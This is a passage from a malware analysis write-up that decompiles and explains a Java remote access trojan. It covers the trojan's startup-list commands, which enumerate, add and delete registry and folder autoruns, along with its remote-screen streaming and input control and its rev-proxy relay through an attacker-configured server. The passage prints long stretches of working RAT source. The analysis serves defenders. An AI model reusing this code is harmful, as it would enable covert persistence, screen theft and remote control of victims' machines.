        }
    }
    catch (Exception exception) {
        stringArray.sabretb = false;
    }
}
```

reload

When ‘reload’ is sent this command will proceed to run an instance of ‘sstydgn.sdfsldf()’. This will first run ‘wmic’ to enumerate current notable autostart entries on the system. When accounting for escape characters the command run is as follows.


```
wmic /node:. /namespace:'\\root\cimv2' path win32_startupcommand get name,location /format:list
```

This then performs data processing based on the way results are returned. An example of a returned entry is included below:

```
Location=HKU\S-1-5-19\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

```
Name=OneDriveSetup
```

If we look at how this manifests in the code we see the following:



```
73    public static String sdfsldf() {
74        String string = "";
75        try {
76            String[] stringArray;
77            String[] stringArray2;
78            Object object = new ProcessBuilder("cmd.exe", "/c", "wmic /node:. /namespace:'\\\\root\\cimv2' path win32_startupcommand get name,location /format:list");
79            ((ProcessBuilder)object).redirectErrorStream(true);
80            CharSequence charSequence = new StringBuilder();
81            try {
82                stringArray2 = ((ProcessBuilder)object).start();
83                object = new BufferedReader(new InputStreamReader(stringArray2.getInputStream()));
84                while ((stringArray = ((BufferedReader)object).readLine()) != null) {
85                    if (stringArray.equals("")) continue;
86                    ((StringBuilder)charSequence).append((String)stringArray + "\r\n");
87                }
88            }
89            catch (IOException iOException) {
90                stringArray2 = iOException;
91                iOException.printStackTrace();
92            }
93            stringArray2 = ((StringBuilder)charSequence).toString().split("\r\n");
94            int n = 0;
95            charSequence = "";
96            stringArray = stringArray2;
97            int n2 = stringArray2.length;
98            for (int i = 0; i < n2; ++i) {
99                String string2;
00                String string3;
01                block19: {
02                    string3 = stringArray[i];
03                    if (n == 2) {
04                        n = 0;
05                        string = new StringBuilder().insert(0, string).append((String)charSequence).append("|").toString();
06                        charSequence = "";
07                    }
08                    if (string3.toLowerCase().contains("location")) {
09                        ++n;
10                        try {
11                            String string4 = string3.split("=")[1];
12                            if (string4.equals("Startup")) {
13                                string4 = cbnfdhn.GetFolderPath(7);
14                            } else if (string4.equals("Common Startup")) {
15                                string4 = cbnfdhn.GetFolderPath(24);
16                            } else if (string4.startsWith("HKU")) {
17                                string4 = "HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
18                            } else if (string4.startsWith("HKLM")) {
19                                string4 = "HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
20                            }
21                            charSequence = new StringBuilder().insert(0, (String)charSequence).append(string4).toString();
22                            string2 = string3;
23                            break block19;
24                        }
25                        catch (Exception exception) {}
26                    }
27                    string2 = string3;
28                }
29                if (!string2.toLowerCase().contains("name")) continue;
30                ++n;
31                try {
32                    charSequence = new StringBuilder().insert(0, string3.split("=")[1]).append("^").append((String)charSequence).toString();
33                    continue;
34                }
35                catch (Exception exception) {
36                    charSequence = new StringBuilder().insert(0, "^").append((String)charSequence).toString();
37                }
38            }
39        }
40        catch (Exception exception) {}
41        return string;
42    }
```

From the above and example provided we can see this is splitting the results of the location and name results in what it is presenting based on the returned ‘=’. We can also see evidence that this is translating entries that simply say ‘Startup’ to the CSIDL ordinal (Folder path) ‘7’ (CSIDL_STARTUP), ‘Common Startup’ to the CSIDL ordinal (Folder path) ‘24’ (CSIDL_COMMON_STARTUP), ‘HKU’ to the full string ‘HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run’, and ‘HKLM’ to the full string ‘HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run’.

Note: More information on CSIDL Ordinals

The issue with the above approach is that it contains a logic bug. It assumes that every result returned will be that of the current user (HKCU) - HKEY Current User; however, when running this WMI command it will return results from other user SIDs such as ‘.DEFAULT’, ‘S-1-5-18’ (NT AUTHORITY\SYSTEM), and in the case of running as Admin, other users on the system. Because of this the results returned will state the run keys are always that of the current user. Further to this it will also replace the key with the location of the standard ‘Run’ key;

however, if this was instead a different key such as ‘RunOnce’, it would still resolve as the ‘Run’ key location because of this logic flaw. This demonstrates an oversight by the malware author.

From this we can infer that ‘startup-list reload’ is used to show the current startup (autorun) items on this host.

delete

When ‘delete’ is sent this command will proceed to run an instance of ‘sstydgn.sdfsldf(String)’. This will check what is being passed to it, and where it starts with either HKCU or HKLM it will attempt to delete it from registry using the native ‘reg.exe’ command. Where this doesn’t start with either of these characters the malware will attempt to delete it as if it was a file or folder on the system.


```
30      private void sdfsldf(String stringArray) {
31          if ((stringArray = stringArray.split("\\^"))[1].startsWith("HKCU") || stringArray[1].startsWith("HKLM")) {
32              try {
33                  String string = new StringBuilder().insert(0, "cmd /c reg delete ").append(stringArray[1]).append(" /v \"").append(stringArray[0]).append("\" /f").toString();
34                  Runtime.getRuntime().exec(string);
35                  return;
36              }
37              catch (IOException iOException) {
38                  try {
39                      this.sabretb("showdialog|Failed to delete item from startup");
40                      return;
41                  }
42                  catch (Exception exception) {
43                      Logger.getLogger(sstydgn.class.getName()).log(Level.SEVERE, null, exception);
44                      return;
45                  }
46              }
47          }
48          File file = new File(stringArray[1]);
49          if (file.isDirectory()) {
50              int n;
51              File[] fileArray = file.listFiles();
52              int n2 = fileArray.length;
53              int n3 = n = 0;
54              while (n3 < n2) {
55                  File file2 = fileArray[n];
56                  if (file2.isFile() && file2.getName().startsWith(stringArray[0])) {
57                      file2.delete();
58                      return;
59                  }
60                  n3 = ++n;
61              }
62          }
63      }
```

This demonstrates another oversight where the malware only has support for deleting startup keys with this for the current user or local machine, and not other user hives.


From this we can infer that ‘startup-list delete’ is used to remove either the current user/local machine registry run key, or a file present on the system.

add

When ‘add’ is sent this command will proceed to run an instance of ‘sstydgn.sdfsldf(String, boolean, boolean)’. This functions as a way to add persistence through both a registry run key, or a file written to either CSIDL_STARTUP or CSIDL_COMMON_STARTUP.



This uses another method ‘sfsrgsbd.sdfsldf(int, String)’ to perform the registry additions. What’s interesting here is that rather than using ‘reg add’ native commands as was done with the ‘delete’ command, this instead uses methods defined in Java that leverage relevant Windows APIs.



```
128     static {
129         sgsfghhg = Preferences.userRoot();
130         sstydgn = Preferences.systemRoot();
131         dndghd = sgsfghhg.getClass();
132         sbsgssdfg = null;
133         bsgshsbs = null;
134         ertdbdth = null;
135         shshnfdn = null;
136         sabretb = null;
137         ssdgsbh = null;
138         thtyrths = null;
139         nndfdffd = null;
140         sdfsldf = null;
141         sbsbgsrg = null;
142         try {
143             sbsgssdfg = dndghd.getDeclaredMethod("WindowsRegOpenKey", Integer.TYPE, byte[].class, Integer.TYPE);
144             sbsgssdfg.setAccessible(true);
145             bsgshsbs = dndghd.getDeclaredMethod("WindowsRegCloseKey", Integer.TYPE);
146             bsgshsbs.setAccessible(true);
147             ertdbdth = dndghd.getDeclaredMethod("WindowsRegQueryValueEx", Integer.TYPE, byte[].class);
148             ertdbdth.setAccessible(true);
149             shshnfdn = dndghd.getDeclaredMethod("WindowsRegEnumValue", Integer.TYPE, Integer.TYPE, Integer.TYPE);
150             shshnfdn.setAccessible(true);
151             sabretb = dndghd.getDeclaredMethod("WindowsRegQueryInfoKey1", Integer.TYPE);
152             sabretb.setAccessible(true);
153             ssdgsbh = dndghd.getDeclaredMethod("WindowsRegEnumKeyEx", Integer.TYPE, Integer.TYPE, Integer.TYPE);
154             ssdgsbh.setAccessible(true);
155             thtyrths = dndghd.getDeclaredMethod("WindowsRegCreateKeyEx", Integer.TYPE, byte[].class);
156             thtyrths.setAccessible(true);
157             nndfdffd = dndghd.getDeclaredMethod("WindowsRegSetValueEx", Integer.TYPE, byte[].class, byte[].class);
158             nndfdffd.setAccessible(true);
159             sbsbgsrg = dndghd.getDeclaredMethod("WindowsRegDeleteValue", Integer.TYPE, byte[].class);
160             sbsbgsrg.setAccessible(true);
161             sdfsldf = dndghd.getDeclaredMethod("WindowsRegDeleteKey", Integer.TYPE, byte[].class);
162             sdfsldf.setAccessible(true);
163         }
164         catch (Exception exception) {
165             Exception exception2 = exception;
166             exception.printStackTrace();
167         }
168     }
```

This difference highlights one of maybe 3 possible scenarios.

- The malware author intentionally chose to not leverage reg.exe to add in persistence to evade some EDR signatures.
- The malware author is actually instead malware authors, all of whom focus on a different part of the RAT, or it has been adapted from code “borrowed” or “stolen” over time.
- The malware author didn’t realise that there was an ‘add’ parameter for reg.exe.

Given the code quality inconsistencies I’d say it’s likely this was made by multiple people, or it has been chopped and changed/stolen over time.

From this we can infer that ‘startup-list add’ is used to add either an entry to the current user/local machine registry run key, or a file to one of 2 known startup directories on the system.

Command Functionality: remote-screen

This command primarily functions from within the ‘sabretb(Socket)’ class.

```
        cbnfdhn.StatusUpdate("Ready");
    } else if (stringArray2[0].equals("remote-screen")) {
        object = cbnfdhn.StatusUpdateSendNewSock("remote-screen");
        new sabretb((Socket)object);
        cbnfdhn.StatusUpdate("Ready");
```

At a glance we can see that this is importing a lot of classes to do with encryption and drawing pixels to the screen.

```
 7  package carLambo;
 8
 9  import carLambo.ertdbdth;
10  import carLambo.fgsbsfgsb;
11  import carLambo.hghteerd;
12  import java.awt.Dimension;
13  import java.awt.Graphics;
14  import java.awt.Graphics2D;
15  import java.awt.Image;
16  import java.awt.Rectangle;
17  import java.awt.Robot;
18  import java.awt.Toolkit;
19  import java.awt.image.BufferedImage;
20  import java.awt.image.RenderedImage;
21  import java.io.ByteArrayOutputStream;
22  import java.io.InputStream;
23  import java.io.OutputStream;
24  import java.net.Socket;
25  import java.nio.ByteBuffer;
26  import java.security.Key;
27  import java.security.SecureRandom;
28  import java.security.spec.AlgorithmParameterSpec;
29  import java.security.spec.KeySpec;
30  import javax.crypto.Cipher;
31  import javax.crypto.SecretKey;
32  import javax.crypto.SecretKeyFactory;
33  import javax.crypto.spec.IvParameterSpec;
34  import javax.crypto.spec.PBEKeySpec;
35  import javax.crypto.spec.SecretKeySpec;
36  import javax.imageio.IIOImage;
37  import javax.imageio.ImageIO;
38  import javax.imageio.ImageWriteParam;
39  import javax.imageio.ImageWriter;
```

Note: To get a clean decompilation we'll be switching to the FernFlower decompiler built into Recaf.

Taking a look at the main class executed see 2 familiar thread creations in addition to some input and output stream declarations. This time the thread creations are defined within the classes 'fgsbsfgsb' and 'hghteerd'.

```
44      sabretb(Socket var1) {
45          this.sabretb = true;
46          this.gsbthstgb = var1;
47
48          label27: {
49              sabretb var10000;
50              boolean var10001;
51              label26: {
52                  try {
53                      this.bsgshsbs = var1.getInputStream();
54                      var1.getOutputStream();
55                  } catch (Exception var4) {
56                      this.sabretb = false;
57
58                      try {
59                          var10000 = this;
60                          break label26;
61                      } catch (Exception var3) {
62                          var10001 = false;
63                          break label27;
64                      }
65                  }
66
67                  var10000 = this;
68              }
69
70              try {
71                  var10000.sdfsldf = new ertdbdth();
72              } catch (Exception var2) {
73                  var10001 = false;
74              }
75          }
76
77          (new Thread(new fgsbsfgsb(this))).start();
78          (new Thread(new hghteerd(this))).start();
79      }
```

Class ‘fgsbsfgsb’ will be ensuring ‘sdfsldf(sabretb)’ is run.

```
public final void run() {
   sabretb.sdfsldf(this.sdfsldf);
}
```

Class ‘hghteerd’ will be ensuring ‘sabretb(sabretb)’ is run.

```
public final void run() {
   sabretb.sabretb(this.sdfsldf);
}
```

If we compare these classes we see that ‘sdfsldf(sabretb)’ is expecting a successfully established socket so that it can send bytes which are stored from an instance of sabretb.sdfsldf(BufferedImage). We can also see reference to Remote Desktop in a debug message.

```
276     static void sdfsldf(sabretb var0) {
277         var0 = var0;
278
279         try {
280             while(var0.sabretb) {
281                 BufferedImage var1;
282                 if ((var1 = sabretb()) != null) {
283                     byte[] var2 = var0.sdfsldf(var1);
284                     sabretb var6 = var0;
285
286                     try {
287                         if (var6.gsbthstgb.isConnected()) {
288                             OutputStream var3 = var6.gsbthstgb.getOutputStream();
289                             var3.write((var2.length + "<>").getBytes());
290                             var3.write(var2);
291                             var3.flush();
                        }
                    } catch (Exception var4) {
                        var0.sabretb = false;
                    }

297                 Thread.sleep(500L);
298                 } else {
299                     Thread.sleep(1000L);
300                 }
301             }
302         } catch (Exception var5) {
303         }
304
305         System.out.println("Exiting Remote Desktop...bye");
306     }
```

Socket connection

Examining this method we can see that it looks to be sending a ByteArray Stream of the user's screen down the socket in the form of a continuous JPG.

```
82      private byte[] sdfsldf(BufferedImage var1) {
83          try {
84              Dimension var2 = new Dimension(var1.getWidth(), var1.getHeight());
85              BufferedImage var10000;
86              Image var5;
87              if ((var5 = var1.getScaledInstance((int)((double)var2.width * 0.7D), (int)((double)var2.height * 0.7D), 4)) instanceof BufferedImage) {
88                  var10000 = (BufferedImage)var5;
89              } else {
90                  var10000 = new BufferedImage(var5.getWidth((ImageObserver)null), var5.getHeight((ImageObserver)null), 1);
91                  Graphics2D var6;
92                  (var6 = var10000.createGraphics()).drawImage(var5, 0, 0, (ImageObserver)null);
93                  var6.dispose();
94              }
95
96              var1 = var10000;
97              Iterator var7;
98              if (!(var7 = ImageIO.getImageWritersByFormatName("jpg")).hasNext()) {
99                  throw new IllegalStateException("No writers found");
100             } else {
101                 ImageWriter var8 = (ImageWriter)var7.next();
102                 ByteArrayOutputStream var3 = new ByteArrayOutputStream();
103                 ImageWriter var10 = var8;
104                 ImageWriter var10001 = var8;
105                 var8.setOutput(ImageIO.createImageOutputStream(var3));
106                 ImageWriteParam var9 = var8.getDefaultWriteParam();
107                 var9.setCompressionMode(2);
108                 var9.setCompressionQuality(0.3F);
109                 var10001.write((IIOMetadata)null, new IIOImage(var1, (List)null, (IIOMetadata)null), var9);
110                 var10.dispose();
111                 return var3.toByteArray();
112             }
113         } catch (Exception var4) {
114             return null;
115         }
116     }
```

Now looking at 'sabretb(sabretb)' we see that this is looking for events indicating whether a mouse has been moved, key pushed, mouse wheel scrolled, or mouse double clicked.

```
309     static void sabretb(sabretb var0) {
310         var0 = var0;
311 
312         try {
313             while(var0.sabretb) {
314                 byte[] var1 = new byte[1];
315                 StringBuilder var3 = new StringBuilder();
316 
317                 do {
318                     int var2;
319                     if ((var2 = var0.bsgshsbs.read(var1, 0, 1)) == -1) {
320                         throw new Exception();
321                     }
322 
323                     var3.append(new String(var1, 0, var2));
324                 } while(!var3.toString().endsWith("\r\n"));
325 
326                 String var6 = var3.toString();
327                 String[] var7;
328                 if ((var7 = var6.substring(0, var6.indexOf("\r\n")).split("\\|"))[0].equals("key-event")) {
329                     var6 = var7[1];
330                     ertdbdth var5 = var0.sdfsldf;
331                     var5.sdfsldf(var6);
332                     var5.sabretb(var6);
333                 } else if (var7[0].equals("mouse-move")) {
334                     var0.sdfsldf.mouseMove(Integer.parseInt(var7[1]), Integer.parseInt(var7[2]));
335                 } else if (var7[0].equals("mouse-wheel")) {
336                     var0.sdfsldf.mouseWheel(Integer.parseInt(var7[1]));
337                 } else if (var7[0].equals("mouse-double")) {
338                     var0.sdfsldf.mouseMove(Integer.parseInt(var7[1]), Integer.parseInt(var7[2]));
339                     var0.sdfsldf.mousePress(sdfsldf(Integer.parseInt(var7[3])));
340                     var0.sdfsldf.mouseRelease(sdfsldf(Integer.parseInt(var7[3])));
341                     var0.sdfsldf.mousePress(sdfsldf(Integer.parseInt(var7[3])));
342                     var0.sdfsldf.mouseRelease(sdfsldf(Integer.parseInt(var7[3])));
343                 } else if (var7[0].equals("mouse-left")) {
344                     var0.sdfsldf.mouseMove(Integer.parseInt(var7[1]), Integer.parseInt(var7[2]));
345                     var0.sdfsldf.mousePress(sdfsldf(Integer.parseInt(var7[3])));
346                     var0.sdfsldf.mouseRelease(sdfsldf(Integer.parseInt(var7[3])));
347                 } else if (var7[0].equals("mouse-right")) {
348                     var0.sdfsldf.mouseMove(Integer.parseInt(var7[1]), Integer.parseInt(var7[2]));
349                     var0.sdfsldf.mousePress(sdfsldf(Integer.parseInt(var7[3])));
350                     var0.sdfsldf.mouseRelease(sdfsldf(Integer.parseInt(var7[3])));
351                 }
352             }
353         } catch (Exception var4) {
354             var0.sabretb = false;
355         }
356 
357     }
```

These events directly cause events that are directly tied to updating the image being sent down the established socket and sends commands through the java.awt.Robot class that has been imported here.

From this we can infer that ‘remote-screen’ is used to spawn a ‘VNC’ or ‘RDP’ type connection to the system and allow control of the mouse and keyboard input.

Command Functionality: rev-proxy

This command primarily functions from within the ‘ncnndfg(String)’ class.

```
} else if (stringArray2[0].equals("rev-proxy")) {
    new ncnndfg(stringArray2[1]);
    cbnfdhn.StatusUpdate("Ready");
```

Examining this we can see that this looks to be establishing a new Socket connection to the configured ‘PluginsServerURL’ and ‘PluginsServerPort’ variables. From this we can begin to see this appears to function also as a facilitator for this ‘rev-proxy’ command.

```
219     ncnndfg(String object) {
220         ncnndfg ncnndfg2 = this;
221         ncnndfg2.dfhttegd = true;
222         ncnndfg2.sabretb = object;
223         try {
224             object = new Socket(cbnfdhn.PluginsServerURL, cbnfdhn.PluginsServerPort);
225             OutputStream outputStream = ((Socket)object).getOutputStream();
226             String string = new StringBuilder().insert(0, "RProx:").append(this.sabretb).toString();
227             outputStream.write((String.valueOf(string.getBytes().length) + "\r\n\r\n").getBytes());
228             OutputStream outputStream2 = outputStream;
229             outputStream2.write(string.getBytes());
230             outputStream2.flush();
231             ncnndfg ncnndfg3 = this;
232             ncnndfg3.sdfsldf = new fgssdg(this);
233             ncnndfg3.sdfsldf((Socket)object, ncnndfg3.sdfsldf);
234             return;
235         }
236         catch (Exception exception) {
237             return;
238         }
239     }
240
```

Some key components with this stem from the definition of ncnndfg3.sdfsldf as a new ‘fgssdg’ object, passing in the ‘ncnndfg’ object itself, before running this object, passing in a socket connection, and the object created (confusing I know).

```
ncnndfg3.sdfsldf = new fgssdg(this);
ncnndfg3.sdfsldf((Socket)object, ncnndfg3.sdfsldf);
```

Breaking down the crux of this we need to look at the ‘fgssdg’ class, and we can see stark similarities with the ‘ncnndfg(String)’ class.

```
 9  import carLambo.cbnfdhn;
10  import carLambo.ncnndfg;
11  import carLambo.xbvcxnx;
12  import java.io.OutputStream;
13  import java.net.Socket;
14
15  public class fgssdg
16  implements xbvcxnx {
17      private ncnndfg sdfsldf;
18
19      fgssdg(ncnndfg ncnndfg2) {
20          this.sdfsldf = ncnndfg2;
21      }
22
23      public final void sdfsldf() {
24          try {
25              Socket socket = new Socket(cbnfdhn.PluginsServerURL, cbnfdhn.PluginsServerPort);
26              OutputStream outputStream = socket.getOutputStream();
27              String string = new StringBuilder().insert(0, "RProx:").append(this.sdfsldf.sabretb).toString();
28              outputStream.write((String.valueOf(string.getBytes().length) + "\r\n\r\n").getBytes());
29              outputStream.write(string.getBytes());
30              ncnndfg.sabretb(this.sdfsldf, socket, this.sdfsldf.sdfsldf);
31              return;
32          }
33          catch (Exception exception) {
34              return;
35          }
36      }
37
38      public fgssdg() {
39      }
40  }
41
```

The difference here is that instead of the above mentioned implemenetations this is running ‘ncnndfg.sabretb(ncnndfg, Socket, xbvcxnx)’, and examining this we find yet another invocation, this time of ‘ncnndfg2.sdfsldf(socket)’

```
static void sabretb(ncnndfg ncnndfg2, Socket socket, xbvcxnx xbvcxnx2) {
    ncnndfg2.sdfsldf(socket, xbvcxnx2);
}
```

Remaining cognizant that this is passing in an established socket and interface ‘xbvcxnx’ which references ‘sdfsldf()’, we finally can see this starts a new thread implementing ‘ngdnbn(ncnndfg, Socket, xbvcxnx)’ which we’re now well and truly familiar with thread runnable objects.

```
private void sdfsldf(Socket socket, xbvcxnx xbvcxnx2) {
    new Thread(new ngdnbn(this, socket, xbvcxnx2)).start();
}
```

```
12
13  final class ngdnbn
14  implements Runnable {
15      private xbvcxnx sdfsldf;
16      private Socket sabretb;
17      private ncnndfg dfhttegd;
18
19      ngdnbn(ncnndfg ncnndfg2, Socket socket, xbvcxnx xbvcxnx2) {
20          this.dfhttegd = ncnndfg2;
21          this.sabretb = socket;
22          this.sdfsldf = xbvcxnx2;
23      }
24
25      public final void run() {
26          ngdnbn ngdnbn2 = this;
27          ncnndfg.sdfsldf(ngdnbn2.dfhttegd, ngdnbn2.sabretb, this.sdfsldf);
28      }
29  }
30
```

Pivoting back to ncnndfg we can now begin to see the main part of this command’s functionality.

```
69      static void sdfsldf(ncnndfg ncnndfg2, Socket socket, xbvcxnx xbvcxnx2) {
70          Object object;
71          Object object2;
72          Object object3;
73          Object object4;
74          try {
75              object4 = socket.getInputStream();
76              object3 = ncnndfg2;
77              object2 = new byte[1];
78              object = new StringBuilder();
79              while (((ncnndfg)object3).dfhttegd) {
80                  int n = ((InputStream)object4).read((byte[])object2, 0, 1);
81                  if (n == -1) {
82                      throw new Exception();
83                  }
84                  StringBuilder stringBuilder = object;
85                  stringBuilder.append(new String((byte[])object2, 0, n));
86                  if (!stringBuilder.toString().endsWith("\r\n\r\n")) continue;
87              }
88              object3 = ((StringBuilder)object).toString();
89          }
90          catch (Exception exception) {
91              xbvcxnx xbvcxnx3;
92              try {
93                  socket.close();
94                  xbvcxnx3 = xbvcxnx2;
95              }
96              catch (IOException iOException) {
97                  Logger.getLogger(ncnndfg.class.getName()).log(Level.SEVERE, null, iOException);
98                  xbvcxnx3 = xbvcxnx2;
99              }
100             xbvcxnx3.sdfsldf();
101             return;
102         }
103         xbvcxnx2.sdfsldf();
104         if (ncnndfg.bsgshsbs((String)object3).equals("CONNECT")) {
105             object4 = ncnndfg.dfhttegd((String)object3);
106             try {
107                 object2 = new Socket(object4[0], Integer.parseInt(object4[1]));
108                 String string = "HTTP/1.1 200 Connection Established\r\nConnection: Keep-Alive\r\n\r\n";
109                 OutputStream outputStream = socket.getOutputStream();
110                 outputStream.write(string.getBytes());
111                 outputStream.flush();
112                 new ghsghnbn().sdfsldf(socket, (Socket)object2);
113                 return;
114             }
115             catch (Exception exception) {
116                 xbvcxnx2.sdfsldf();
117                 try {
118                     socket.close();
119                     return;
120                 }
121                 catch (IOException iOException) {
122                     Logger.getLogger(ncnndfg.class.getName()).log(Level.SEVERE, null, iOException);
123                     return;
124                 }
125             }
126         }
```

```
127         object4 = ncnndfg.dfhttegd((String)object3);
128         object2 = ncnndfg.sdfsldf((String)object3);
129         try {
130             Socket socket2 = new Socket(object4[0], Integer.parseInt(object4[1]));
131             object = socket2.getOutputStream();
132             InputStream inputStream = socket2.getInputStream();
133             Socket socket3 = socket;
134             object4 = socket3.getInputStream();
135             OutputStream outputStream = socket3.getOutputStream();
136             ((OutputStream)object).write(object2.getBytes());
137             if (ncnndfg.bsgshsbs((String)object3).equals("POST")) {
138                 long l = ncnndfg.sabretb((String)object3);
139                 long l2 = 0L;
140                 object2 = new byte[8192];
141                 long l3 = 0L;
142                 while (l3 < l) {
143                     int n = ((InputStream)object4).read((byte[])object2, 0, 8192);
144                     Object object5 = object;
145                     ((OutputStream)object5).write((byte[])object2, 0, n);
146                     ((OutputStream)object5).flush();
147                     l3 = l2 + (long)n;
148                 }
149             }
150             byte[] byArray = new byte[24576];
151             while (ncnndfg2.dfhttegd) {
152                 int n = inputStream.read(byArray, 0, 24576);
153                 if (n == -1) {
154                     inputStream.close();
155                     socket.close();
156                     ((InputStream)object4).close();
157                     socket2.close();
158                     return;
159                 }
160                 OutputStream outputStream2 = outputStream;
161                 outputStream2.write(byArray, 0, n);
162                 outputStream2.flush();
163             }
164         }
165         catch (Exception exception) {
166             xbvcxnx xbvcxnx4;
167             try {
168                 socket.close();
169                 xbvcxnx4 = xbvcxnx2;
